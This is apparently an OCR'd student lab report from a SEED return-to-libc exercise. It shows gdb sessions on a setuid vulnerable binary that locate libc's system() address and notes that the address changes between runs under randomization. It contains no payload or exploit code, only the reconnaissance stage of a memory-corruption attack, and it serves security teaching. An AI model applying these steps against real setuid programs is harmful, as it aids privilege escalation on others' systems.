

Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
root@Chandan_PES1201701593: /home/seed/Desktop/lab
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls -l retlib_gdb
-rwsr-xr-x 1 seed seed 9656 Oct 4 19:53 retlib_gdb
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 13.
gdb-peda$ r
Starting program: /home/seed/Desktop/lab-4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4 168x41
[----------registers----------]
EAX: 0x847ba88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb764b000 --> 0x1b1db0
ESI: 0xb764b000 --> 0x1b1db0
EDI: 0xb764b000 --> 0x1b1db0
EBP: 0xbfa249c8 --> 0xbfa249f8 --> 0x0
ESP: 0xbfa249b0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfa249b0 --> 0x80485c2 ("badfile")
0004| 0xbfa249b4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfa249b8 --> 0x1
0012| 0xbfa249bc --> 0xb74f7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfa249c0 --> 0xb764cdbc --> 0xbfa24aac --> 0xbfa25faa ("XDG_VTNR=7")
0020| 0xbfa249c4 --> 0xb74f7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfa249c8 --> 0xbfa249f8 --> 0x0
0028| 0xbfa249cc --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x847ba88) at retlib.c:13
13 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb74d3da0 <__libc_system>
gdb-peda$

2. We Close the gdb terminal and again attempt to print the address of system library function using gdb the second time
    a. We break at main and run the program in gdb using “r”.
    b. We run the show disable-randomization command and observe that it is on
    c. Using “p system” we print the address which turns out to be “ 0xb7522da0 ”

Thus, we observe that the value of system library function varies each time we run gdb thus making it difficult for the return-to-libc attack.




Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4 168x41
[----------registers----------]
EAX: 0xb769bdbc --> 0xbff5f7ac --> 0xbff60faa ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbff5f710 --> 0x1
EDX: 0xbff5f734 --> 0x0
ESI: 0xb769a000 --> 0x1b1db0
EDI: 0xb769a000 --> 0x1b1db0
EBP: 0xbff5f6f8 --> 0x0
ESP: 0xbff5f6e0 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
0x80484e9 <main+14>: sub esp,0x14
=> 0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a0 <fopen@plt>
0x80484fe <main+35>: add esp,0x10
[----------stack----------]
0000| 0xbff5f6e0 --> 0x1
0004| 0xbff5f6e4 --> 0xbff5f7a4 --> 0xbff60f86 ("/home/seed/Desktop/lab-4/retlib_gdb")
0008| 0xbff5f6e8 --> 0xbff5f7ac --> 0xbff60faa ("XDG_VTNR=7")
0012| 0xbff5f6ec --> 0x8048561 (<__libc_csu_init+33>: lea eax,[ebx-0xf8])
0016| 0xbff5f6f0 --> 0xb769a3dc --> 0xb769b1e0 --> 0x0
0020| 0xbff5f6f4 --> 0xbff5f710 --> 0x1
0024| 0xbff5f6f8 --> 0x0
0028| 0xbff5f6fc --> 0xb7500637 (<__libc_start_main+247>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, main () at retlib.c:20
20 badfile = fopen("badfile","r");
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7522da0 <__libc_system>
gdb-peda$

THANK YOU